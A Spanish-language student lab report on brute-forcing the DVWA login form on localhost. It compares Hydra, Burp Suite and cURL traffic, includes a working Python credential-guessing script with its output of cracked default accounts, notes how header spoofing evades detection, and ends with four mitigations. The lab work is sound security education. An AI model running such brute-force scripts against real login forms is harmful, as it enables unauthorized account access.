El paquete generado por Burp Suite presenta:




Figura 18: Paquete HTTP generado por Burp Suite

Características del paquete Burp:

- **User-Agent:** User-Agent: Mozilla/5.0... Chrome/139.0.0.0
- **Headers completos:** Incluye múltiples headers HTTP estándar
- **Connection:** Keep-Alive para reutilizar conexión
- **Accept-Encoding:** gzip, deflate
- **Cache-Control:** Presente con valores típicos de navegador

Al igual que cURL, Burp Suite construye una solicitud GET muy convincente. La principal similitud es el uso de un conjunto completo de encabezados para simular un navegador legítimo, aunque en este caso se identifica como Chrome.

2.15. Explicación paquete hydra (tráfico)

El paquete generado por Hydra muestra:

Características del paquete Hydra:

- **User-Agent:** Mozilla/5.0 Hydra (identifica la herramienta)
- **Connection:** close (cierra conexión después de cada request)

- **Headers básicos:** Solo los necesarios para el ataque
- **Velocidad:** Múltiples conexiones paralelas
- **Patrón:** Secuencial y predecible en los intentos

```

+ 23864 131.069751342 127.0.0.1 127.0.0.1 HTTP 275 GET /vulnerabilities/brute/
  Frame 23864: 275 bytes on wire (2200 bits), 275 bytes captured (2200 bits) on interface any, id 0
  Linux cooked capture v1
  Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
  Transmission Control Protocol, Src Port: 47958, Dst Port: 4280, Seq: 1, Ack: 1, Len: 207
  Hypertext Transfer Protocol
    GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.0\r\n
      Request Method: GET
      Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
      Request URI Path: /vulnerabilities/brute/
      Request URI Query: username=admin&password=password&Login=Login
      Request Version: HTTP/1.0
      Cookie: security=low; PHPSESSID=5228e2263c946eca310527db83f311ac\r\n
      Host: localhost:4280\r\n
      User-Agent: Mozilla/5.0 (Hydra)\r\n
      \r\n
    [Response in frame: 24606]
    [Full request URI: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login]
  
```

Figura 19: Paquetes HTTP generados por Hydra

2.16. Mención de las diferencias (tráfico)

Diferencias principales entre las herramientas:

Firma del Agente de Usuario (User Agent)

- cURL y Burp Suite: Ambas herramientas destacan por su capacidad de camuflaje, ya que sus peticiones incluyen un User-Agent que las hace pasar por navegadores web estándar como Firefox o Chrome. Esta suplantación es clave para evadir filtros básicos.
- Hydra: Opera de forma opuesta, ya que su User-Agent por defecto anuncia su propia identidad (Mozilla/5.0 (Hydra)). Esta falta de discreción lo convierte en un objetivo fácil para los sistemas de detección.

Composición de los Encabezados

- cURL y Burp Suite: Generan un conjunto completo de encabezados HTTP, replicando el comportamiento de un navegador moderno. Esto añade una capa de legitimidad a sus peticiones, haciendo que se mezclen con el tráfico normal.
- Hydra: Su enfoque es la eficiencia, por lo que solo envía los encabezados mínimos indispensables para establecer la comunicación. Esta simplicidad crea un patrón anómalo que es fácil de identificar.

Patrón de Envío

- **cURL:** Su naturaleza es manual, lo que resulta en peticiones individuales y espaciadas en el tiempo.
- **Hydra:** Se caracteriza por su agresividad, lanzando múltiples peticiones de forma paralela y en ráfagas de alta velocidad para maximizar la eficiencia del ataque.
- **Burp Suite:** Ofrece una gran flexibilidad, permitiendo configurar la cadencia de las peticiones para que sean más lentas e irregulares, simulando así de manera más convincente el ritmo de un usuario humano.

2.17. Detección de SW (tráfico)

Formas de detectar qué herramienta generó el tráfico:

1. Por Firma de User-Agent:

- **Hydra:** Es fácilmente identificable, ya que su User-Agent por defecto contiene la cadena “Hydra”.
- **cURL:** En su uso básico, revela la palabra “curl”. Sin embargo, al replicar una petición de navegador, adopta su identidad y se camufla, como fue el caso de la ejecución anterior.
- **Burp Suite:** Resulta casi indetectable por este método, ya que utiliza el User-Agent del navegador interceptado, mezclándose con el tráfico legítimo.

2. Por Patrón de Conexión y Cadencia:

- **Hydra:** Genera un patrón de alta densidad, con múltiples conexiones paralelas a intervalos rápidos y regulares, un comportamiento anómalo.
- **cURL:** Crea conexiones individuales y secuenciales, con una cadencia típicamente irregular que delata un origen manual o de script simple.
- **Burp Suite:** Permite emular un comportamiento humano mediante el control de la velocidad y la introducción de retardos aleatorios entre peticiones.

3. Por Composición de Encabezados HTTP:

- **Hydra y cURL (básico):** Envían un conjunto mínimo de encabezados, cuya simplicidad los distingue del tráfico de un navegador completo.
- **Burp Suite y cURL (copiado):** Replican el paquete completo de encabezados del navegador, incluyendo campos modernos que los hacen parecer legítimos.

2.18. Interacción con el formulario (python)

Se desarrolló un script Python utilizando la librería `requests` para interactuar con el formulario de brute force:

```
1 #!/usr/bin/env python3
2 import requests
3 import time
4
5 def cargar_diccionario(nombre_archivo):
6     """Lee archivo de diccionario y devuelve lista limpia"""
7     with open(nombre_archivo, 'r') as archivo:
8         return [elemento.strip() for elemento in archivo.readlines()]
9
10 def ejecutar_prueba_credenciales():
11     """Realiza prueba de combinaciones usuario/contrase a en DVWA"""
12
13     url_objetivo = "http://localhost:4280/vulnerabilities/brute/"
14
15     configuracion_cookies = {
16         'PHPSESSID': '5228e2263c946eca310527db83f311ac',
17         'security': 'low'
18     }
19
20     lista_usuarios = cargar_diccionario('usernames.txt')
21     lista_passwords = cargar_diccionario('passwords.txt')
22
23     accesos_exitosos = []
24     contador_pruebas = 0
25     momento_inicio = time.time()
26
27     for usuario in lista_usuarios:
28         for password in lista_passwords:
29             contador_pruebas += 1
30
31             datos_formulario = {
32                 'username': usuario,
33                 'password': password,
34                 'Login': 'Login'
35             }
36
37             respuesta = requests.get(url_objetivo,
38                                     params=datos_formulario,
39                                     cookies=configuracion_cookies)
40
41             if "Welcome to the password protected area" in respuesta.text:
42                 accesos_exitosos.append((usuario, password))
43                 print(f"[+] Acceso conseguido: {usuario}:{password}")
44
45             time.sleep(0.05)
46
47     momento_fin = time.time()
```

```
48     duracion = momento_fin - momento_inicio
49
50     return accesos_exitosos, duracion, contador_pruebas
```

Funcionamiento del script:

1. Carga diccionarios de usuarios y contraseñas desde archivos
2. Itera sobre todas las combinaciones posibles
3. Envía peticiones GET con parámetros y cookies
4. Analiza la respuesta HTML buscando mensaje de éxito
5. Registra credenciales válidas y métricas de rendimiento

2.19. Cabeceras HTTP (python)

Cabeceras HTTP utilizadas en el script Python:

1. **Cookie:**
 - PHPSESSID: Mantiene la sesión activa con DVWA
 - security=low: Establece el nivel de seguridad
 - Es la cabecera más importante para el ataque, sin ella no se puede acceder al formulario
2. **User-Agent:** (automático por requests)
 - Identifica el cliente HTTP
 - Por defecto: `python-requests/x.x.x`
 - Puede modificarse para simular navegadores
3. **Host:** (automático)
 - Especifica el servidor destino
 - Valor: `localhost:4280`
4. **Accept:** (automático)
 - Tipos de contenido que acepta el cliente
 - Valor por defecto: `*/*`

```

[-] Prueba #129: root:login (rechazado)
[-] Prueba #130: root:welcome (rechazado)
[-] Prueba #131: root:monkey (rechazado)
[-] Prueba #132: root:dragon (rechazado)
[-] Prueba #133: root:master (rechazado)
[-] Prueba #134: root:sunshine (rechazado)
[-] Prueba #135: root:football (rechazado)

RESUMEN DE RESULTADOS

[*] Duración total: 7.35 segundos
[*] Pruebas ejecutadas: 135
[*] Velocidad: 18.37 pruebas/segundo
[*] Accesos válidos: 5

[+] CREDENCIALES VÁLIDAS ENCONTRADAS:
>> admin : password
>> gordonb : abc123
>> 1337 : charley
>> pablo : letmein
>> smithy : password

```

Figura 20: Resumen resultados brute force.py

2.20. Obtención de al menos 2 pares (python)

El script Python encontró las siguientes credenciales válidas:

Credenciales válidas obtenidas (mínimo 2 solicitadas):

1. admin : password
2. gordonb : abc123
3. 1337 : charley
4. pablo : letmein
5. smithy : password

El script probó 135 combinaciones (9 usuarios \times 15 contraseñas) encontrando 5 pares válidos.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Herramienta	Velocidad	Tiempo	Detección	Características
Hydra	Alta (paralelo)	5 seg	Fácil (User-Agent)	Optimizada para velocidad
Burp Suite	Media	2 min aprox	Difícil	Configurable, sigilosa
cURL	Baja (manual)	Variable	Muy fácil	Uso manual, educativo
Python	Media	7.35 seg	Media	Personalizable, educativo

Tabla 1: Comparación de rendimiento entre herramientas

2.22. Demuestra 4 métodos de mitigación (investigación)

A continuación, se describen cuatro mecanismos de defensa fundamentales para proteger los sistemas de autenticación.

2.22.1. Políticas de Contraseñas Robustas

Funcionamiento: Obliga a los usuarios a crear contraseñas que cumplan con ciertos criterios de complejidad (longitud mínima, uso de mayúsculas, números y símbolos) y a renovarlas periódicamente.

Escenario Eficaz: Es una medida preventiva fundamental que aumenta la entropía de las contraseñas, haciendo que un ataque de fuerza bruta sea computacionalmente inviable.

2.22.2. Limitación de Tasa de Intentos

Funcionamiento: Restringe el número de intentos de acceso desde una misma dirección IP o por cuenta de usuario en un período de tiempo. Por ejemplo, permite un máximo de 5 intentos por minuto.

Escenario Eficaz: Actúa como una primera línea de defensa, siendo altamente efectivo para neutralizar ataques de fuerza bruta automatizados y de gran volumen.

2.22.3. Autenticación Multifactor (MFA/2FA)

Funcionamiento: Exige una segunda prueba de identidad más allá de la contraseña, como un código de una aplicación móvil, una notificación push o una llave de seguridad física.

Escenario Eficaz: Es la defensa más robusta contra el robo de credenciales. Incluso si la contraseña es comprometida, la cuenta permanece segura sin el segundo factor.

2.22.4. Desafíos de Verificación

Funcionamiento: Introduce una prueba (resolver un puzzle, identificar imágenes) que es simple para un humano pero compleja para un bot, activándose tras varios intentos fallidos.

Escenario Eficaz: Es ideal para detener scripts y bots automatizados en formularios públicos (login, registro), funcionando como un excelente complemento a la limitación de tasa.

Conclusiones y comentarios

Este laboratorio ha demostrado de forma concluyente cómo un formulario web sin las debidas protecciones se convierte en un objetivo sencillo para ataques de fuerza bruta. A través de herramientas como Hydra, Burp Suite y scripts personalizados, se evidenció la facilidad para comprometer un sistema vulnerable, subrayando la importancia crítica de la seguridad en la capa de autenticación.

El análisis comparativo del tráfico reveló que cada herramienta deja una "huella digital" distintiva, lo que permite su detección. Se concluye que la defensa más eficaz no reside en una única solución, sino en una **estrategia de defensa en profundidad** que combine múltiples capas de seguridad. La implementación conjunta de las mitigaciones investigadas es esencial para construir sistemas robustos y resilientes.

- Repositorio de github: <https://github.com/matiasts4/Lab-Criptografia>